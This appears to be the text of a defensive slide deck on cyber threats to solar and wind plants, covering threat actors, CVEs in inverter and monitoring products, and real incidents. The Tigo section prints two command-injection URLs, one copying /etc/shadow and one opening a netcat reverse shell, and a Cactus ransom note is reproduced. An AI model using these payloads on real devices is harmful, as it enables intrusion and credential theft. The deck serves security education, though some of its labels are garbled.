
Capability	Example
Hacker	Spower Firewall DoS attacker
Insider	AWEA technician
Organized group	Ransomware gangs
Hostile nation-state or terrorist	Nation-state sponsored APT



21-50152

Internal Threat Groups

- **Internal Threat Actor**
 - Entity that has or previously had legitimate access to wind plant operation, network, or applications
 - Has a role in normal business operations
 - Most have benign intentions, but could be compromised to act against the system
- Includes the following actors:
 - Asset owners/operators (AOO)
 - Original equipment manufacturers (OEM)
 - Utility
 - Maintainers and technicians
 - Integrators and installers
 - Third-party services and data collectors



External Threat Groups


- **External Threat Actor**
 - Does not directly support wind plant operations
 - May gain knowledge of system through reconnaissance
- May have benign or malicious intentions:
 - Benign
 - Landowners
 - Lessees
 - Workers with physical access
 - Malicious
 - Activist groups
 - Criminal elements
 - Nation-state actors



Attack Vectors

Physical Access

- Physical access to solar plants or consumer solar panels
 - Takes time to respond to intrusions



Cyber Access

- Vulnerable web APIs
- VPN exploitation
- Wireless
- Temporary access points
- Pivoting from enterprise network


Transient Access

- Authorized external devices
- Infected technician equipment



Exposure of solar monitoring & diagnostic systems on public web

- Cyble researchers scanned web for solar PV devices and found over 134,000 products from various vendors accessible.
- Exposed assets may not be vulnerable or misconfigured, but some interfaces allow unauthenticated access.



Takeaways for solar:

- Make sure operational systems are not exposed to public internet – use private subnets, VPNs, and firewalls.
- Use available tools to check against exposure (war driving sites, Shodan, etc.)
- Require passwords for access to web portals.

Solarman exposure

- Solarman monitoring and management platform claims to be responsible for 195 GW of capacity
- Solarman API architecture exposes many entry points for various manufacturer integration
- API allowed researchers to generate authorization tokens for any account
- Token reuse vulnerability found, blurring lines between vendors
- Solarman API endpoints return excessive information, including personal information that can be used to query accounts and obtain GPS coordinates for solar installations + real-time production capacity




Solarman + Deye

- Deye platform uses hard-coded account to access device data
- API endpoint returns excessive private information about users
- Both vendors responded promptly (w/in weeks) to fix the issues



Risk Management Architecture: Vulnerabilities

- **Vulnerability:** a weakness which can be exploited by an adversary to gain unauthorized access to or perform unauthorized actions on a system
- May be a flaw in either design or implementation
- Can occur at any layer of the system



Trends in Targeting and Vulnerability Exploitation in Clean Energy

- Weak credentials
 - Weak requirements
 - Hard-coded credentials
 - Passwords derived from available information
 - Plaintext storage
 - Weak encryption or authentication
- Web page vulnerabilities allowing arbitrary code execution
- Cross-site scripting vulnerabilities
- Unauthorized access to sensitive files
- Web apps were the most targeted service type followed by remote management protocols
- 5 OT protocols were constantly targeted (Modbus was a third of attacks, DNP3 was about 18%)
- RATs and information stealers were the most popular malware types

- Make sure the fix is really a fix
- Best practices for storing sensitive information (i.e. passwords)
- Web portal security

Solar App Vulnerabilities – Weak Passwords

- Enphase Envoy

- CVE-2020-25754: Custom PAM module uses password derived from the MD5 hash of the username and serial number. Serial number can be retrieved by an unauthenticated remote user.
- CVE-2020-25753: Default admin password for certain versions set to the last 6 digits of the serial number, which can be retrieved by an unauthenticated remote user.
- CVE-2020-25752: Hardcoded web-panel login passwords for the installer and Enphase accounts. Users are unable to change these passwords
- CVE-2019-7676: Weak password vulnerability discovered in Envoy R3

- Contec SolarView

- CVE-2023-27512 use of hard-coded credentials may allow remote authenticated attacker to login with administrative privilege

- Fronius

- CVE-2019-19228: Solar inverter allows attackers to bypass authentication because the password is stored in a plaintext file

Takeaways for solar:

- Require strong passwords and store them correctly

Takeaways for solar:

- Passwords should be unique, strong, and not related to other identifying information.
- Passwords should be encrypted for storage.





Solar App Vulnerabilities +

- Enphase Envoy vulnerabilities (2023)
 - ICSA-23-171-01 & ICSA-23-171-02
 - Enphase Envoy is a communications gateway that transmits home solar energy system performance data to the MyEnlighten portal
 - Wired connection to microinverter, connected through user's router or cell modem to MyEnlighten
 - Used for monitoring and automatic software updates
 - Control features include power export limiting and zero-export applications
 - OS Command Injection in the gateway allows root access
- CONTEC vulnerabilities (2023)
 - CVE-2022-29303 unauthenticated and remote command injection vulnerability
 - Less than 1/3 of internet-facing SolarView systems patched against this vuln.
 - CVE-2023-23333 command injection vulnerability affecting downloader PHP webpage
 - CVE-2022-44354 file upload vulnerability enabling webshell

Takeaways for solar:

- Web portals seen with several simple vulnerabilities.
- Potential high impact through command injection.



Tigo Cloud Connect Vulnerabilities

- DEF CON 24 (2017) talk from Fred Bret-Mounet discussing personal pen testing efforts
- Cloud Connect device allows monitoring, sends data to cloud server
- Multiple vulnerabilities found, including:
 - permanently open WiFi access point,
 - unencrypted HTTP connection password-cracked by Hydra,
 - Command injection vulnerability in webserver
 - Common VPN for multiple devices
- Some security strengths discovered too
- During disclosure, vendor revealed that a few thousand development builds were shipped to customers instead of production versions

Takeaways for solar:

- Simple reconnaissance reveals several weaknesses.
- Consider disclosure process.



`http://192.168.1.2/cgi-bin/network?host=TIGO2; cp /etc/shadow /mnt/ffs/var/lmudcd.foreign_lmud`



`http://192.168.1.129/cgi-bin/network?host=TIGO2; nc -e /bin/sh 192.168.1.135 9999`

SMA Vulnerabilities

- Disclosed by researcher Willem Westerhof as part of university research
- 14 vulnerabilities that received CVEs ranging from score of 3 (informational) to 9 (critical)
- All CVEs were disputed
- Vulnerabilities focus on:
 - Lack of strong password policies
 - Weak encryption
 - Poorly implemented authentication
 - Lack of encrypted communications
 - Cross-site forgery request
- Local area network access required for most vulnerabilities to be exploited.

<https://horusscenario.com/practical-proof/>

Takeaways for solar:

- Lack of best practices increasingly classified as vulnerabilities.
- Simple fixes could prevent many vulnerabilities.
- Consider exploitability of each vulnerability.



Risk Management Architecture: Consequences

POTENTIAL IMPACT BY STAKEHOLDER			
Event	Utility (Non-Operator)	Operator (Facility/Aggregator/Utility)	Manufacturer, Integrator, or Installer
Loss of View		<ul style="list-style-type: none"> Loss of revenue 	<ul style="list-style-type: none"> Reduce reputation Financial liability
Loss of Control	<ul style="list-style-type: none"> Energy imbalance 	<ul style="list-style-type: none"> Propagated failures Injury Equipment damage 	<ul style="list-style-type: none"> Reduce reputation Financial liability
Denial of View		<ul style="list-style-type: none"> Improper operation 	<ul style="list-style-type: none"> Reduce reputation Financial liability
Denial of Control		<ul style="list-style-type: none"> Improper operation 	<ul style="list-style-type: none"> Reduce reputation Financial liability
Denial of Safety	<ul style="list-style-type: none"> Injury 	<ul style="list-style-type: none"> Injury 	<ul style="list-style-type: none"> Reduce reputation Financial liability
Manipulation of View	<ul style="list-style-type: none"> Improper control decision 	<ul style="list-style-type: none"> Improper control decision 	<ul style="list-style-type: none"> Reduce reputation Financial liability
Manipulation of Control	<ul style="list-style-type: none"> Additional energy resources Injury 	<ul style="list-style-type: none"> Loss of reliable operation Activation of critical load algorithm Loss of required generation Failure to meet contractual obligations 	<ul style="list-style-type: none"> Reduce reputation Technical investigation Financial liability
Manipulation of Sensors and Instruments	<ul style="list-style-type: none"> Energy imbalance Failure of regulatory compliance 	<ul style="list-style-type: none"> Improper operation Severe mechanical damages Loss of revenue resource Increased operation and maintenance costs 	<ul style="list-style-type: none"> Reduce reputation Increase after-sale expenses Potential product call-back Financial liability
Manipulation of Safety	<ul style="list-style-type: none"> Extended restoration time Failure of regulatory compliance 	<ul style="list-style-type: none"> Injury or death Loss of intellectual property Technical investigation 	<ul style="list-style-type: none"> Devalue brand name Reduce market share Decommission the product from the market Financial liability

Impacts

- Wind asset health and damage
- Loss of remote monitoring
- Power system stability



Improper storage during extreme weather can lead to physical damage



Comprise of large wind sites may have impacts on the sites themselves, and even other connected devices.

- Ancillary services


- Power dispatch

- Reputational damage




Potential for Impacts to Bulk Electric System

- Several studies have theorized that coordinated attacks on solar inverters could create energy supply gaps due to lack of spinning reserves.



Real-World Solar Cyber Incidents



March 2019
sPower DoS

March 2023
Contec vulnerabilities
exploited as part of
Mirai botnet

Aug. 2023
Energy One service
provider suffers data
breach

May 2024
Contec vulnerabilities
exploited to commit
bank fraud.

2022
Canadian Solar
ransomware

May 2023
Zyxel firewalls
exploited in
Denmark

Jan. 2024
Schneider Electric
Sustainability Business hit by
Cactus ransomware

Sept. 2024
Solar monitoring in
Lithuania allegedly
hacked

sPower Denial-of-Service (March 15, 2019)

- Utah-based independent power producer sPower
- Known vulnerability exploited in Cisco firewall
 - Forced firewalls to reboot repeatedly
 - 5-minute interruptions occurred repeatedly over 12-hour period
- Disabled communication to generation sites
 - Loss of view to field equipment and generation sites
- Did not affect power generation
 - Thought to be a test or scan
 - Adversaries may not have known what they were affecting

Takeaways for solar:

- **Effective patch management strategies key**
- **Limit exposure of internet facing devices**
- **Note prevalence of IT infrastructure in the OT environment**




Canadian Solar Ransomware

- Hit by LockBit 3.0 ransomware in Sept. 2022
 - Attacker set deadline of Sept. 13 to pay the ransom.
 - \$20,000 demanded for Lockbit 3.0 to allow Canadian Solar to download the data that had been stolen.
 - \$20,000 demanded for Lockbit 3.0 to destroy the stolen data. Threatened to publish on Dark Web if ransom not paid.
 - Offered extensions to the deadline for \$10,000/day.

Takeaways for solar:

- Solar companies targeted by ransomware gangs





Mirai botnet exposure

- Palo Alto Networks Unit 42 describes threat actor activity leveraging IoT vulnerabilities to spread a variant of Mirai botnet
- Contec SolarView vulnerabilities included, but not the only ones
- After adding solar devices to botnet, used to execute additional attacks, including DoS
- Shodan indexed 600 accessible SolarView systems
 - Less than 1/3 of internet-facing SolarView systems appeared to be patched against the CVE.
- Exploits posted to blogs, YouTube videos, Exploit-dB database

Takeaways for solar:

- Apply patches as soon as possible
- Ensure devices not on public internet



Denmark energy companies compromised in coordinated attack (May 2023)

- 22 energy companies, including small power and water utilities that operated wind and solar assets affected
- Unpatched vulnerabilities and zero-day exploits used
 - Some assumed new equipment was safe or that vendor was responsible for patching
 - Some deliberately opted out of updates due to maintenance charges
 - Some did not know exploited device was on their system
- Some organizations forced to disconnect from the internet and non-essential network connections
 - Caused lost connection to remote devices in certain cases
 - No material impact to energy operations

Takeaways for solar:

- Asset management is critical
- Understand vendor agreements & responsibilities (both ways)



Energy One Data Breach

- Energy One identified and reported the incident in August 2023.
- Energy One chose to disable some connections between corporate and customer-facing systems.
 - No evidence that customer systems were impacted.
- Alerted Australian Cyber Security Centre and UK authorities.
- Some personal information of current & former employees had been compromised.

Takeaways for solar:


- **Proactive shutdown of systems is common response to ransomware – understand dependencies on 3rd parties and what happens if they shut down.**

Schneider Electric Sustainability Business hit by Cactus ransomware

- Attack directly impacted its EcoStruxure Resource Advisor platform, used by more than 2,000 customers.
- Access to cloud platform affected from Jan. 17 to Jan 31.
- Ransomware gang reportedly stole terabytes of corporate data

Takeaways for solar:

- Ransomware can have operational impacts.



```
-C-a.C-t.U-s-r-e-A.D_m-e...txt - Notepad2
File Edit View Settings ?
1 Your corporate network was compromised and encrypted by Cactus.
2 Do not interrupt the encryption process, don't stop or reboot your machines until the encryption is
  complete. Otherwise the data may be corrupted.
3 In addition to the encrypted infrastructure, we have downloaded a lot of confidential information from
  your systems. The publication of these documents may cause the termination of your commercial
  activities, contracts with your clients and partners, and multiple lawsuits.
4 If you ignore this warning and do not contact us, your sensitive data will be posted on our blog:
  https://cactusblog.onion/
5 In your best interest is to avoid contacting law enforcement and data recovery companies. They can't
  help you with the recovery, will cause more problems and expenses, and delay the return to normal work
  significantly.
6 Besides, if you contact the police we will immediately publish your data.
7 We offer the best solution to the problem, to receive our decryption software and prevent disclosure of
  your sensitive information contact us directly.
8 A quick recovery is very important to keep your business running at full capacity and minimize losses.
  This is why you need to begin negotiations as soon as possible. By the way, if you don't contact us
  within 5 days, we will start publishing your data.
9
10 Download TOR Browser (https://www.torproject.org/download) and follow the link:
11 http://webmail.cactus.onion
12 Your username:
13 Your password:
14 Reply to the welcome email and we will get your message.
15
16 Backup contact is TOX (https://tox.chat):
17 7367B422CD7498D5F2AAF33F58F67A
Ln 17 : 18 Col 77 Sel 0 1.78 KB ANSI CR+LF INS Default Text
```

Cactus ransom note from a different attack.



Exploitation of Contec SolarView vulnerabilities in bank attacks


- Japanese media Sankei Shimbun reported 800 SolarView compact devices hijacked in Japan
- Exploited systems unpatched for same 2022 CVE
- No operational impact to systems
- Used the devices to steal bank accounts and commit bank fraud for financial gain

Takeaways for solar:

- Apply patches!
- Proof-of-concept code can make exploits easy for different threat actors.

Alleged Attack on Lithuanian Solar Monitoring Systems

- Pro-Russian hacktivist group Just Evil claimed to compromise PV monitoring solution used by the state-owned energy holding company Ignitis Group
- Claimed to access power monitoring dashboard of 22 Ignitis clients, including hospitals and military academies.
- Believed that compromised credentials provided initial access.
- Same group compromised EV charging control panel in February, demanded ransom.
- No operational impact from this incident, no ransom reported.



